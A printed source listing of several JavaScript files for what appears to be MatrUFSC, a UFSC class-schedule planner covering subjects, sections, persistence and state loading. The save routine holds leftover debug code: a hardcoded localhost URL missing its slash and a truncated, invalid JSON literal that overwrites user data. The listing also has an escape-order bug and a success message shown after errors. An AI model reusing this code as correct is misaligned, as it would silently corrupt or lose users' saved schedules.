639     function redraw_plano(plano) {
640         ui_creditos.reset();
641         ui_materias.reset();
642         ui_logger.reset(true);
643         ui_turmas.reset();
644         display.reset();
645         self.set_plano(plano);
646         ui_planos.select(plano);
647     };
648     ui_planos.cb_changed = function(plano) {
649         redraw_plano(plano);
650         self.issues();
651     };
652     /* Save/Load */
653     self.save = function(identifier) {
654         if (!identifier || identifier == "") {
655             ui_logger.set_text("identifier invalido", "lightcoral");
656             return;
657         }
658 
659         let url = 'store/' + identifier;
660         let data = state.to_json();
661         persistence.write_state(data);
662 
663         const debug = true;
664         if (debug) {
665             url = 'http://localhost:5000/matrufsc' + url;
666             data =
                ↪ {"versao":5,"campus":"FLO","semestre":"20191","planos":[{"combinacao":1,"materias
                ↪ em Computação *CIÊNCIAS DA
                ↪ COMPUTAÇÃO","cor":"lightcoral","campus":"FLO","semestre":"20191","turmas":[{"nom
                ↪ Everson Martina","Ricardo Felipe Custódio"],"horarios":["3.1620-1 /
                ↪ CTC-INE101","3.1710-1 / CTC-INE101","5.1620-1 /
                ↪ CTC-CTC101","5.1710-1 /
                ↪ CTC-CTC101"],"selected":1}],"agrupar":1,"selected":1},{"codigo":"INE5420","nome"
                ↪ Gráfica *CIÊNCIAS DA
                ↪ COMPUTAÇÃO","cor":"lightcyan","campus":"FLO","semestre":"20191","turmas":[{"nome
                ↪ Von Wangenheim"],"horarios":["3.0820-1 / CTC-LABINF","3.0910-1 /
                ↪ CTC-LABINF","5.0820-1 / CTC-LABINF","5.0910-1 /
                ↪ CTC-LABINF"],"selected":1}],"agrupar":1,"selected":1},{"codigo":"INE5433","nome"
                ↪ de Conclusão de Curso I (TCC) *CIÊNCIAS DA
                ↪ COMPUTAÇÃO","cor":"lightgoldenrodyellow","campus":"FLO","semestre":"20191","turm
                ↪ Cislaghi"],"horarios":[],"selected":1}],"agrupar":1,"selected":1},{"codigo":"INE
                ↪ Multimídia *CIÊNCIAS DA
                ↪ COMPUTAÇÃO","cor":"lightblue","campus":"FLO","semestre":"20191","turmas":[{"nome
                ↪ Willrich"],"horarios":["3.1330-1 / CTC-CTC303","3.1420-1 /
                ↪ CTC-CTC303","5.1330-1 / CTC-CTC107","5.1420-1 /
                ↪ CTC-CTC107"],"selected":1}],"agrupar":1,"selected":1}],"materia":"INE5431"},{"co
```

```
667         }
668 
669         const request = new Request(
670             url,
671             {
672                 method: 'PUT',
673                 body: JSON.stringify(data),
674                 headers: {
675                     'Accept': 'application/json',
676                     'Content-Type': 'application/json',
677                 },
678             }
679         );
680         fetch(request)
681             .then(function(response) {
682                 if (!response.ok) {
683                     ui_logger.set_text(
684                         'erro ao salvar horário para "' + identifier + '"',
685                         'lightcoral'
686                     );
687                 }
688                 ui_logger.set_text(
689                     'horário para "' + identifier + '" foi salvo',
690                     'lightgreen'
691                 );
692                 persistence.write_id(identifier);
693                 mudancas = false;
694             });
695 
696         ui_logger.waiting("salvando horário para '" + identifier + "'");
697     };
698 
699     ui_updates.cb_update = function() {
700         redraw_plano(state.plano);
701     };
702 
703     self.issues = function() {
704         state.issues(database, function(issues){
705             let materia = state.plano.materias.get(state.plano.materias.selected);
706             if (materia) {
707                 ui_turmas.create(materia);
708             }
709             ui_updates.fill(issues);
710         }, ui_updates.hide);
711     };
712 
713     self.load = function(state_to_load, identifier) {
714         ui_creditos.reset();
```

```
715         ui_materias.reset();
716         ui_updates.reset();
717         ui_planos.reset();
718         ui_logger.reset(true);
719         ui_turmas.reset();
720         display.reset();
721 
722         var ret = state.load(state_to_load);
723         if (ret === -1) {
724             ui_logger.set_text("houve algum erro ao importar as mat\u00e9rias!",
                ↪  "lightcoral");
725         } else if (ret === -2) {
726             ui_logger.set_text("erro ao tentar abrir horário de versão mais recente",
                ↪  "lightcoral");
727         }
728 
729         if (ret != 0) {
730             return -1;
731         }
732 
733         ui_planos.startup(state);
734 
735         self.set_plano();
736 
737         ui_campus.set_campus(state.campus);
738         ui_campus.set_semestre(state.semestre);
739 
740         self.set_db(state.semestre, state.campus, self.issues);
741         if (identifier) {
742             persistence.write_id(identifier);
743         }
744 
745         return 0;
746     };
747     self.set_plano = function(plano) {
748         if (!plano) {
749             plano = state.planos[state.index];
750         }
751 
752         if (!plano) {
753             plano = state.planos[0];
754         }
755 
756         state.set_plano(plano);
757 
758         let materias = plano.materias.list;
759         for (let i = 0; i < materias.length; i++) {
760             ui_materias.add(materias[i]);
```

```
761         }
762
763         var materia = plano.materias.get(plano.materias.selected);
764
765         if (materia) {
766             ui_turmas.create(materia);
767             plano.materias.selected = materia.codigo;
768         } else {
769             plano.materias.selected = "";
770         }
771
772         update_all(plano.combinacao);
773         mudancas = false;
774     };
775     load_db = function(semestre, campus, callback) {
776         var src = semestre + '.json';
777         var oldval = combo.input.value;
778         var f_timeout;
779         var f_length = 0;
780         var f_loaded = 0;
781
782         var req = new XMLHttpRequest();
783         req.onreadystatechange = function() {
784             switch (this.readyState) {
785                 case 4:
786                     clearTimeout(f_timeout);
787                     f_timeout = null;
788                     if (this.status != 200) {
789                         ui_logger.set_text("erro ao carregar banco de dados",
                            ↪ "lightcoral");
790                     } else {
791                         try {
792                             var dbjson = JSON.parse(this.responseText);
793                             database.add(semestre, dbjson);
794                         } catch (e) {
795                             ui_logger.set_text("erro ao carregar banco de dados",
                                ↪ "lightcoral");
796                         }
797                     }
798                     database.set_db(semestre, campus);
799                     combo.input.value = oldval;
800                     combo.input.disabled = false;
801                     combo.input.style.backgroundColor = "";
802                     self.atualizar_data_db(semestre);
803                     if (callback)
804                         callback();
805                     break;
806             }
```

```
807         };
808         req.onprogress = function(p) {
809             f_loaded = p.loaded;
810         };
811         req.open("GET", src, true);
812         req.send(null);
813 
814         var f_pontos = 0;
815         loading = function() {
816             var innerHTML = "carregando ";
817             if (f_length && f_loaded) {
818                 var percent = Math.round((f_loaded/f_length)*100);
819                 innerHTML += " (" + percent + "%)";
820             } else {
821                 for (var i = 0; i < f_pontos; i++)
822                     innerHTML += ".";
823             }
824             combo.input.value = innerHTML;
825             f_pontos++;
826             if (f_pontos == 6)
827                 f_pontos = 0;
828             if (f_timeout) {
829                 f_timeout = setTimeout("loading()", 200);
830                 combo.input.style.backgroundColor = "lightgray";
831             }
832         };
833         f_timeout = setTimeout("loading()", 500);
834         combo.input.disabled = true;
835     };
836     self.atualizar_data_db = function(semestre) {
837         document.getElementById("data_db").innerHTML = " | Banco de dados atualizado
        ↪  em " + database.get_date(semestre);
838     };
839     self.set_db = function(semestre, campus, callback) {
840         let [year, semester] = current_display_semester();
841         let current = year + '' + semester;
842         if (semestre == current) {
843             ui_avisos.reset();
844         } else {
845             let str = semestre.substr(0,4) + "-" + semestre.substr(4,1);
846             ui_avisos.set_text(
847                 "Você escolheu os horários de " + str + "! " +
848                 "Nós já estamos em " + year + '-' + semester + "!"
849             );
850         }
851         semestre = DB_BASE_PATH + '/' + semestre;
852         var ret = database.set_db(semestre, campus);
853         if (ret == -1)
```

```
854             load_db(semestre, campus, callback);
855         else {
856             self.atualizar_data_db(semestre);
857             if (callback)
858                 callback();
859         }
860     };
861 }
862 
863 function getScrollBarWidth () {
864   var inner = document.createElement('p');
865   inner.style.width = "100%";
866   inner.style.height = "200px";
867 
868   var outer = document.createElement('div');
869   outer.style.position = "absolute";
870   outer.style.top = "0px";
871   outer.style.left = "0px";
872   outer.style.visibility = "hidden";
873   outer.style.width = "200px";
874   outer.style.height = "150px";
875   outer.style.overflow = "hidden";
876   outer.appendChild (inner);
877 
878   document.body.appendChild (outer);
879   var w1 = inner.offsetWidth;
880   outer.style.overflow = 'scroll';
881   var w2 = inner.offsetWidth;
882   if (w1 == w2) w2 = outer.clientWidth;
883 
884   document.body.removeChild (outer);
885 
886   return (w1 - w2);
887 };
888 
889 sobre_shown = false;
890 mudancas = false;
891 window.onload = function() {
892     document.scrollbar_width = getScrollBarWidth();
893 
894     var persistence = new Persistence();
895     var database = new Database();
896 
897     var ui_materias    = new UI_materias("materias_list");
898     var ui_creditos    = new UI_creditos("combinacoes");
899     var ui_horario     = new UI_horario("horario");
900     var ui_turmas      = new UI_turmas("turmas_list");
901     var ui_logger      = new UI_logger("logger");
```

```
902     var ui_campus      = new UI_campus("campus");
903     var ui_planos      = new UI_planos("planos");
904     var ui_saver       = new UI_saver("saver");
905     var ui_updates     = new UI_updates("updates_list");
906     var ui_avisos      = new UI_avisos("avisos");
907
908     var state = new State();
909     var display = new Display(ui_logger, ui_horario);
910
911     dconsole2 = new Dconsole("dconsole");
912     var combo   = new Combobox("materias_input", "materias_suggestions", ui_logger,
        ↪  database);
913     var main   = new Main(ui_materias, ui_turmas, ui_logger, ui_creditos,
914                           ui_horario, ui_saver, ui_campus, ui_planos,
915                           ui_updates, ui_avisos, combo,
916                           state, display, persistence, database);
917
918     combo.cb_add_materia = main.add_materia;
919     combo.cb_new_materia = main.new_materia;
920
921     document.onkeydown = function(e) {
922         var ev = e ? e : event;
923         var c = ev.keyCode;
924         var elm = ev.target;
925         if (!elm)
926             elm = ev.srcElement;
927         if (elm.nodeType == 3) // defeat Safari bug
928             elm = elm.parentNode;
929         if (sobre_shown && c == 27) {
930             return;
931         }
932         if (main.editando) {
933             if (c == 27)
934                 ui_turmas.cb_cancel();
935             return;
936         }
937         if (elm == combo.input || elm == ui_saver.input || elm == ui_materias.input)
938             return;
939     };
940
941     window.onbeforeunload = function (e) {
942         e = e || window.event;
943         var str = 'Mudanças feitas não foram salvas'
944
945         if (mudancas && !persistence.write_state(state.to_json())) {
946             // For IE and Firefox prior to version 4
947             if (e) { e.returnValue = str; }
948             // For Safari
```

```
949             return str;
950         }
951     };
952
953     ui_planos.startup(state);
954
955     var identifier = persistence.read_id();
956     ui_saver.identificar(identifier);
957     var state2 = persistence.read_state();
958     var database_ok = false;
959     if (state2 && state2 != "") {
960         try {
961             var state3 = JSON.parse(state2);
962             if (!main.load(state3))
963                 database_ok = true;
964         } catch (e) {
965             ui_logger.set_text("erro lendo estado da cache do navegador",
                ↪  "lightcoral");
966             persistence.clear_state();
967         }
968     }
969     if (!database_ok) {
970         if (identifier != null && identifier != "") {
971             ui_saver.cb_load(identifier, function(){
                ↪  main.set_db(semester_as_str(...default_db, ''), "FLO"); });
972             database_ok = true;
973         }
974     }
975     if (!database_ok) {
976         main.set_db(semester_as_str(...default_db, ''), "FLO");
977     }
978     if (combo.input.value == identifier)
979         combo.input.value = "";
980
981     document.getElementById("versao").innerHTML = versao_capim;
982     document.getElementById("ui_main").style.display = "block";
983     ui_turmas.set_height(ui_horario.height());
984     ui_materias.fix_width();
985 }
```

materias.js

```
1  var Horas = {
2      "0730": 0,  0:"0730",
3      "0820": 1,  1:"0820",
4      "0910": 2,  2:"0910",
5      "1010": 3,  3:"1010",
```

```
6       "1100": 4,  4:"1100",
7       "1330": 5,  5:"1330",
8       "1420": 6,  6:"1420",
9       "1510": 7,  7:"1510",
10      "1620": 8,  8:"1620",
11      "1710": 9,  9:"1710",
12      "1830":10, 10:"1830",
13      "1920":11, 11:"1920",
14      "2020":12, 12:"2020",
15      "2110":13, 13:"2110"
16  };
17
18  /**
19   * @constructor
20   */
21  function Aula(dia, hora, sala) {
22      this.dia  = dia;
23      this.hora = hora;
24      this.sala = sala;
25  }
26  Aula.prototype.toString = function() {
27      return (this.dia+2) + "." + Horas[this.hora] + "-1 / " + this.sala;
28  }
29
30  /**
31   * @constructor
32   */
33  function Turma(turma) {
34      if (!turma) {
35          this.horas_aula       = "0";
36          this.vagas_ofertadas  = "0";
37          this.vagas_ocupadas   = "0";
38          this.alunos_especiais = "0";
39          this.saldo_vagas      = "0";
40          this.pedidos_sem_vaga = "0";
41          this.professores      = new Array();
42          this.aulas            = new Array();
43          this.selected         = 0;
44          return;
45      }
46
47      var self = this;
48
49      turma = JSON.parse(JSON.stringify(turma));
50
51      if (turma.selected == null)
52          turma.selected = 1;
53      this.nome             = turma.nome;
```

```
54      this.selected         = turma.selected;
55      this.horas_aula       = turma.horas_aula;
56      this.vagas_ofertadas  = turma.vagas_ofertadas;
57      this.vagas_ocupadas   = turma.vagas_ocupadas;
58      this.alunos_especiais = turma.alunos_especiais;
59      this.saldo_vagas      = turma.saldo_vagas;
60      this.pedidos_sem_vaga = turma.pedidos_sem_vaga;
61      this.professores      = turma.professores;
62      this.aulas            = new Array();
63
64      turma.horarios.forEach(function(horario){
65          var dia  = parseInt(horario.slice(0,1)) - 2;
66          var hora = Horas[horario.slice(2,6)];
67          var n    = parseInt(horario.slice(7));
68          var sala = horario.slice(11,21);
69          for (var j = 0; j < n; j++)
70              self.aulas.push(new Aula(dia, hora+j, sala));
71      });
72      self.order_aulas();
73  }
74  Turma.prototype.order_aulas = function() {
75      var self = this;
76      var aulas = self.aulas;
77      for (var i = 0; i < aulas.length-1; i++) {
78          for (var j = i+1; j < aulas.length; j++) {
79              if ((aulas[j].dia < aulas[i].dia) || ((aulas[j].dia == aulas[i].dia) &&
                ↪  (aulas[j].hora < aulas[i].hora))) {
80                  var tmp  = aulas[i];
81                  aulas[i] = aulas[j];
82                  aulas[j] = tmp;
83              }
84          }
85      }
86  }
87  Turma.prototype.index = function(agrupar) {
88      var index = this.nome;
89      if (agrupar) {
90          var index = "";
91          for (var i = 0; i < this.aulas.length; i++)
92              index += (this.aulas[i].dia+2) + "." + Horas[this.aulas[i].hora];
93      }
94      return index;
95  }
96
97  /**
98   * @constructor
99   */
100 function Materia(materia) {
```

```
101     if (!materia) {
102         this.turmas = new Array();
103         this.horarios = new Object();
104         this.agrupar  = 1;
105         this.selected = 1;
106         return;
107     }
108 
109     var self = this;
110 
111     materia = JSON.parse(JSON.stringify(materia));
112 
113     if (materia.selected == null)
114         materia.selected = 1;
115     if (materia.agrupar  == null)
116         materia.agrupar  = 1;
117 
118     this.agrupar  = materia.agrupar;
119     this.codigo   = materia.codigo;
120     this.cor      = materia.cor;
121     this.nome     = materia.nome;
122     this.selected = materia.selected;
123     this.turmas   = new Array();
124     materia.turmas.forEach(function(turma){
125         turma = new Turma(turma);
126         turma.materia = self;
127         self.turmas.push(turma);
128     });
129     this.chosen_class = materia.chosen_class;
130     if (this.chosen_class === undefined) {
131         this.chosen_class = materia.turmas[0].nome;
132     }
133 }
134 
135 Materia.prototype.fix_horarios = function() {
136     this.horarios = new Object();
137     for (var k = 0; k < this.turmas.length; k++) {
138         var turma = this.turmas[k];
139         var index = turma.index(this.agrupar);
140         if (!this.horarios[index]) {
141             this.horarios[index] = new Object();
142             this.horarios[index].turmas = new Object();
143             this.horarios[index].turma_representante = turma;
144             this.horarios[index].materia = this;
145             this.horarios[index].aulas = turma.aulas;
146         }
147         this.horarios[index].turmas[turma.nome] = turma;
148         turma.horario = this.horarios[index];
```

```
149     }
150 }
151
152 /**
153  * @constructor
154  */
155 function Materias()
156 {
157     var self = this;
158     self.selected = "";
159
160     var materias = new Object();
161     var list = new Array();
162
163     var cores = [
164         {cor: "lightblue",taken:0},
165         {cor:"lightcoral",taken:0},
166         {cor:"lightcyan",taken:0},
167         {cor:"lightgoldenrodyellow",taken:0},
168         {cor:"lightgreen",taken:0},
169         {cor:"lightpink",taken:0},
170         {cor:"lightsalmon",taken:0},
171         {cor:"lightseagreen",taken:0},
172         {cor:"lightskyblue",taken:0},
173         {cor:"lightslategray",taken:0},
174         {cor:"lightsteelblue",taken:0},
175         {cor:"lightyellow",taken:0},
176         {cor: "lightblue",taken:0}
177     ];
178
179     function color_taken(cor) {
180         for (var i = 0; i < cores.length; i++)
181             if (cores[i].cor == cor) {
182                 cores[i].taken++;
183                 break;
184             }
185     }
186     function color_available(cor) {
187         for (var i = 0; i < cores.length; i++)
188             if (cores[i].cor == cor) {
189                 cores[i].taken--;
190                 break;
191             }
192     }
193     function get_color(taken) {
194         if (taken == null)
195             taken = 0;
196         for (var i = 0; i < cores.length; i++) {
```

```
197             if (cores[i].taken == taken) {
198                 cores[i].taken++;
199                 return cores[i].cor;
200             }
201         }
202         return get_color(taken+1);
203     };
204 
205     function new_item(codigo, nome, campus, semestre) {
206         if (materias[codigo])
207             return null;
208         var materia = new Materia();
209         materia.campus = campus;
210         materia.semestre = semestre;
211         materia.codigo = codigo;
212         materia.nome   = nome;
213         materia.cor    = get_color();
214         materias[materia.codigo] = materia;
215         list.push(materia);
216         return materia;
217     }
218     var n_turmas = 1;
219     function new_turma_name() {
220         var nome = new String();
221         if (n_turmas < 1000)
222             nome += "0";
223         if (n_turmas <  100)
224             nome += "0";
225         if (n_turmas <   10)
226             nome += "0";
227         nome += n_turmas;
228         n_turmas++;
229         return nome;
230     };
231     function update_add_turma(materia, turma) {
232         turma.materia = materia;
233         materia.turmas.push(turma);
234         materia.fix_horarios();
235     }
236     function new_turma(materia) {
237         var nok = true;
238         do {
239             var nome = new_turma_name();
240             for (var k = 0; k < materia.turmas.length; k++)
241                 if (materia.turmas[k].nome == nome)
242                     break;
243             if (k == materia.turmas.length)
244                 nok = false;
```

```
245         } while (nok);
246 
247         var turma = new Turma();
248         turma.nome             = nome;
249         turma.materia          = materia;
250         materia.turmas.push(turma);
251         materia.fix_horarios();
252         materia.selected = 1;
253     }
254     function remove_turma(materia, turma) {
255         var turmas = turma.horario.turmas;
256         for (var j in turmas)
257             for (var i = 0; i < materia.turmas.length; i++)
258                 if (materia.turmas[i] == turmas[j]) {
259                     materia.turmas.splice(i,1);
260                     break;
261                 }
262         materia.fix_horarios();
263     }
264     function add_json(materia, campus, semestre)
265     {
266         if (materias[materia.codigo])
267             return null;
268 
269         materia = new Materia(materia);
270         if (materia.cor      == null)
271             materia.cor      = get_color();
272         else
273             color_taken(materia.cor);
274         if (!materia.campus)
275             materia.campus   = campus;
276         if (!materia.semestre)
277             materia.semestre = semestre;
278         materia.fix_horarios();
279 
280         materias[materia.codigo] = materia;
281         list.push(materia);
282 
283         return materia;
284     }
285     function changed(materia, attr, str) {
286         if (attr == "nome") {
287             materia.nome = str;
288         } else if (attr == "codigo") {
289             var tmp = materias[materia.codigo];
290             delete materias[materia.codigo];
291             materias[str] = materia;
292             materia.codigo = str;
```

```
293         }
294     }
295     function remove_item(materia) {
296         color_available(materia.cor);
297         for (var i = 0; i < list.length; i++) {
298             if (list[i] == materia) {
299                 list.splice(i,1);
300                 break;
301             }
302         }
303         delete materias[materia.codigo];
304     }
305 
306     /* procedures */
307     self.add_json = add_json;
308     self.new_item = new_item;
309     self.changed = changed;
310     self.remove_item = remove_item;
311     self.new_turma = new_turma;
312     self.update_add_turma = update_add_turma;
313     self.remove_turma = remove_turma;
314     self.list = list;
315     /* functions */
316     self.find = function(codigo) {
317         return this.list.filter(m => m.codigo === codigo)[0];
318     };
319     self.get = function(codigo) { return materias[codigo]; };
320 }
```

persistence.js

```
1  /**
2   * @constructor
3   */
4  function Persistence()
5  {
6      var self = this;
7  
8      if (window.sessionStorage) {
9          self.read_state  = function( ) { return sessionStorage.state3; };
10         self.write_state = function(d) { sessionStorage.state3 = d; return true; };
11         self.clear_state = function( ) { sessionStorage.clear(); };
12         self.read_id     = function( ) { return localStorage.id2; };
13         self.write_id    = function(d) { localStorage.id2 = d; return true; };
14         self.clear_id    = function( ) { localStorage.clear(); };
15     } else {
16         var userdata = document.getElementById("userdata");
```

```
17
18          if (userdata.addBehavior) {
19              function userdata_read(id2) {
20                  userdata.load("persistence");
21                  return userdata.getAttribute(id2);
22              }
23              function userdata_write(id2, w) {
24                  userdata.setAttribute(id2, w);
25                  userdata.save("persistence");
26                  return true;
27              }
28              self.read_state  = function( ) { return userdata_read ("state3"   ); };
29              self.write_state = function(d) { return userdata_write("state3", d); };
30              self.clear_state = function( ) { userdata.removeAttribute("state3"); };
31              self.read_id     = function( ) { return userdata_read ("id2"      ); };
32              self.write_id    = function(d) { return userdata_write("id2"   , d); };
33              self.clear_id    = function( ) { userdata.removeAttribute("id2"); };
34          } else {
35              self.read_state  = function( ) { return undefined; };
36              self.write_state = function(d) { return false; };
37              self.clear_state = function( ) { };
38              self.read_id     = function( ) { return undefined; };
39              self.write_id    = function(d) { return false; };
40              self.clear_id    = function( ) { };
41          }
42      }
43      self.reset = function() { self.clear_state(); self.clear_id(); };
44  }
```

state.js

```
1   /**
2    * @constructor
3    */
4   function Plano(n)
5   {
6       var self = this;
7
8       self.index = n;
9       self.nome = "Plano " + (n + 1);
10      self.cleanup();
11  }
12  Plano.prototype.cleanup = function() {
13      this.combinacoes = new Combinacoes();
14      this.materias    = new Materias();
15  }
16
```

```
17
18  function check_subject_db(database, subject_state) {
19      let semester = subject_state.semestre;
20
21      let semester_db = database.db[DB_BASE_PATH + '/' + semester];
22      if (!semester_db) {
23          return null;
24      }
25
26      let campus_db = semester_db[subject_state.campus];
27      if (!campus_db) {
28          return null;
29      }
30
31      return campus_db[subject_state.codigo];
32  }
33
34  /**
35   * @constructor
36   */
37  function State()
38  {
39      var self = this;
40
41      self.reset = function() {
42          self.planos = Array.from(range(0, 1, 1, i => new Plano(i)));
43          self.index = 0;
44          self.plano = self.planos[self.index];
45          self.campus = "FLO";
46          self.semestre = semester_as_str(...current_display_semester(), '');
47      }
48      self.reset();
49
50      self.copy_plano = function(plano) {
51          var state_plano = new Object();
52          var list = plano.materias.list;
53          state_plano.combinacao = plano.combinacoes.current();
54          state_plano.materias   = new Array();
55          state_plano.materia    = plano.materias.selected
56          for (var i = 0; i < list.length; i++) {
57              var state_materia = new Object();
58              var materia = list[i];
59              state_materia.codigo   =
                ↪  materia.codigo.replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/&/g,"&amp;");
60              state_materia.nome     =
                ↪  materia.nome.replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/&/g,"&amp;");
61              state_materia.cor      = materia.cor;
62              state_materia.campus   = materia.campus;
```

```
63              state_materia.semestre = materia.semestre;
64              state_materia.chosen_class = materia.chosen_class;
65              state_materia.turmas   = new Array();
66              for (var j = 0; j < materia.turmas.length; j++) {
67                  var state_turma = new Object();
68                  var turma = materia.turmas[j];
69                  state_turma.nome             = turma.nome;
70                  state_turma.horas_aula       = turma.horas_aula;
71                  state_turma.vagas_ofertadas  = turma.vagas_ofertadas;
72                  state_turma.vagas_ocupadas   = turma.vagas_ocupadas;
73                  state_turma.alunos_especiais = turma.alunos_especiais;
74                  state_turma.saldo_vagas      = turma.saldo_vagas;
75                  state_turma.pedidos_sem_vaga = turma.pedidos_sem_vaga;
76                  state_turma.professores      = new Array();
77                  for (var k = 0; k < turma.professores.length; k++)
78                      state_turma.professores.push(turma.professores[k]);
79                  state_turma.horarios         = new Array();
80                  for (var k = 0; k < turma.aulas.length; k++)
81                      state_turma.horarios.push(turma.aulas[k].toString());
82                  state_turma.selected         = turma.selected;
83                  state_materia.turmas.push(state_turma);
84              }
85              state_materia.agrupar  = materia.agrupar;
86              state_materia.selected = materia.selected;
87              state_plano.materias.push(state_materia);
88          }
89          return state_plano;
90      }
91
92      self.to_json = function() {
93          let data = new Object();
94          data.versao = 5;
95          data.campus = self.campus;
96          data.semestre = self.semestre;
97          data.planos = new Array();
98          data.plano = self.index;
99          for (let p = 0; p < self.planos.length; p++) {
100             let state_plano = self.copy_plano(self.planos[p]);
101             data.planos.push(state_plano);
102         }
103         return JSON.stringify(data);
104     };
105
106     var cores = document.createElement("textarea");
107     cores.style.display = "none";
108     cores.style.color = "transparent";
109     document.body.appendChild(cores);
110
```

```
111     /*
        ↪ http://stackoverflow.com/questions/638948/background-color-hex-to-javascript-variable
        ↪ */
112     function rgb2hex(rgb) {
113         rgb = rgb.match(/^rgb\((\d+),\s*(\d+),\s*(\d+)\)$/);
114         function hex(x) {
115             return ("0" + parseInt(x).toString(16)).slice(-2);
116         }
117         return "#" + hex(rgb[1]) + hex(rgb[2]) + hex(rgb[3]);
118     }
119
120     self.preview = function(p) {
121         var h = [[],[],[],[],[],[]];
122         var t = [];
123
124         var c = self.plano.combinacoes.get_current();
125         c.horarios_combo.forEach(function(horario){
126             for (var k in horario.turmas) {
127                 if (horario.turmas[k].selected) {
128                     var turma = horario.turmas[k];
129                     break;
130                 }
131             }
132             if (!turma)
133                 var turma = horario.turma_representante;
134             turma.order_aulas();
135
136             cores.style.color = turma.materia.cor;
137             var cor = rgb2hex(cores.style.getPropertyValue("color"));
138             cores.style.color = "transparent";
139
140             t.push({ codigo: turma.materia.codigo, nome: turma.materia.nome, turma:
                ↪ turma.nome, periodo: turma.materia.semestre, professores:
                ↪ turma.professores, cor: cor });
141             for (var i = 0; i < turma.aulas.length; i++) {
142                 var dia  = turma.aulas[i].dia;
143                 var hora = turma.aulas[i].hora;
144                 h[dia][hora] = { codigo: turma.materia.codigo, sala:
                    ↪ turma.aulas[i].sala, cor: cor };
145             }
146         });
147         return { horarios: h, turmas: t, index: self.index };
148     };
149
150     self.new_plano = function(plano_to_load, n) {
151         var plano = new Plano(n);
152         plano.materias.selected = plano_to_load.materia;
153         /* não deveria ser necessário o parseInt aqui mas, por causa de um bug
```

```
154          * no código, vários horários foram salvos com a combinação como
155          * string. */
156         plano.combinacao = parseInt(plano_to_load.combinacao);
157         for (var i = 0; i < plano_to_load.materias.length; i++) {
158             var materia = plano.materias.add_json(plano_to_load.materias[i],
                ↪  self.campus, self.semestre);
159             if (!materia)
160                 return -1;
161             materia.codigo =
                ↪  materia.codigo.replace(/&lt;/g,"<").replace(/&gt;/g,">").replace(/&amp;/g,"&");
162             materia.nome   =
                ↪  materia.nome.replace(/&lt;/g,"<").replace(/&gt;/g,">").replace(/&amp;/g,"&");
163         }
164         return plano;
165     };
166
167     self.load = function(state_to_load) {
168         if (state_to_load.versao > 5)
169             return -2;
170
171         self.campus = state_to_load.campus;
172         self.semestre = state_to_load.semestre;
173         self.planos = [];
174
175         for (var p = 0; p < state_to_load.planos.length; p++) {
176             var plano = self.new_plano(state_to_load.planos[p], p);
177
178             if (plano == -1) {
179                 return -1;
180             }
181
182             self.planos.push(plano);
183         }
184
185         if (!self.planos[0]) {
186             self.planos[0] = new Plano(1);
187         }
188
189         var plano_to_load = state_to_load.plano;
190         if (plano_to_load < 0 ||
191             plano_to_load > self.planos.length ||
192             !plano_to_load)
193         {
194             plano_to_load = 0;
195         }
196         self.index = plano_to_load;
197         self.plano = self.planos[plano_to_load];
198         return 0;
```

```
199     };
200
201     self.set_plano = function(plano) {
202         var i = 0;
203         if (plano) {
204             for (; i < self.planos.length; i++) {
205                 if (self.planos[i] == plano) {
206                     break;
207                 }
208             }
209         }
210         self.index = i;
211         self.plano = self.planos[self.index];
212     };
213
214     self.issues = function(database, callback_yes, callback_no) {
215         var issues = [];
216         var materias = self.plano.materias.list;
217         for (var i = 0; i < materias.length; i++) {
218             var m_issues = [];
219             m_issues.materia = materias[i];
220             var state_materia = materias[i];
221
222             var db_materia = check_subject_db(database, state_materia);
223             if (!db_materia) {
224                 if (/^[A-Z]{3}[0-9]{4}$/.test(state_materia.codigo) &&
225                    !/^XXX[0-9]{4}$/.test(state_materia.codigo)) {
226                     var issue = {};
227                     issue.text = "Matéria não existe mais";
228                     issue.button = "Remover matéria";
229                     issue.action = function(materia) {
230                         return function() {
231                             self.plano.materias.remove_item(materia);
232                         };
233                     }(state_materia);
234                     m_issues.push(issue);
235                     issues.push(m_issues);
236                 }
237                 continue;
238             }
239             db_materia = new Materia(db_materia);
240             for (var j = 0; j < state_materia.turmas.length; j++) {
241                 var state_turma = state_materia.turmas[j];
242                 state_turma.order_aulas();
243                 var db_turma = null;
244                 for (var k = 0; k < db_materia.turmas.length; k++) {
245                     if (state_turma.nome == db_materia.turmas[k].nome) {
246                         db_turma = db_materia.turmas[k];
```

```
247                         break;
248                     }
249                 }
250                 if (!db_turma) {
251                     if (state_turma.nome.length != 4) {
252                         var issue = {};
253                         issue.text = "Turma " + state_turma.nome + " não existe
                            ↪ mais!";
254                         issue.button = "Remover turma";
255                         issue.action = function(materia, turma) {
256                             return function() {
257                                 self.plano.materias.remove_turma(materia, turma);
258                             };
259                         }(state_materia, state_turma);
260                         m_issues.push(issue);
261                     }
262                     continue;
263                 }
264                 state_turma.horas_aula       = db_turma.horas_aula;
265                 state_turma.vagas_ofertadas  = db_turma.vagas_ofertadas;
266                 state_turma.vagas_ocupadas   = db_turma.vagas_ocupadas;
267                 state_turma.alunos_especiais = db_turma.alunos_especiais;
268                 state_turma.saldo_vagas      = db_turma.saldo_vagas;
269                 state_turma.pedidos_sem_vaga = db_turma.pedidos_sem_vaga;
270                 if (JSON.stringify(state_turma.professores) !=
                    ↪ JSON.stringify(db_turma.professores)) {
271                     var issue = {};
272                     issue.text = "Turma " + state_turma.nome + ": mudança de
                        ↪ professores.";
273                     issue.text_from = "";
274                     for (var p = 0; p < state_turma.professores.length; p++) {
275                         if (p) issue.text_from += ", ";
276                         issue.text_from += state_turma.professores[p];
277                     }
278                     issue.text_to = "";
279                     for (var p = 0; p < db_turma.professores.length; p++) {
280                         if (p) issue.text_to += ", ";
281                         issue.text_to += db_turma.professores[p];
282                     }
283                     issue.button = "Corrigir professores";
284                     issue.action = function(turma, professores) {
285                         return function() {
286                             turma.professores = professores;
287                         };
288                     }(state_turma,
                        ↪ JSON.parse(JSON.stringify(db_turma.professores)));
289                     m_issues.push(issue);
290                 }
```

```
291                 for (var k = 0; k < state_turma.aulas.length; k++) {
292                     if ((state_turma.aulas[k].dia  != db_turma.aulas[k].dia ) ||
293                         (state_turma.aulas[k].hora != db_turma.aulas[k].hora)) {
294                         var issue = {};
295                         issue.text = "Turma " + state_turma.nome + ": horários de
                            ↪  aula mudaram.";
296                         issue.button = "Corrigir horários de aula";
297                         issue.action = function(turma, aulas) {
298                             return function() {
299                                 turma.aulas = aulas;
300                                 turma.materia.fix_horarios();
301                             };
302                         }(state_turma, db_turma.aulas);
303                         m_issues.push(issue);
304                         break;
305                     }
306                 }
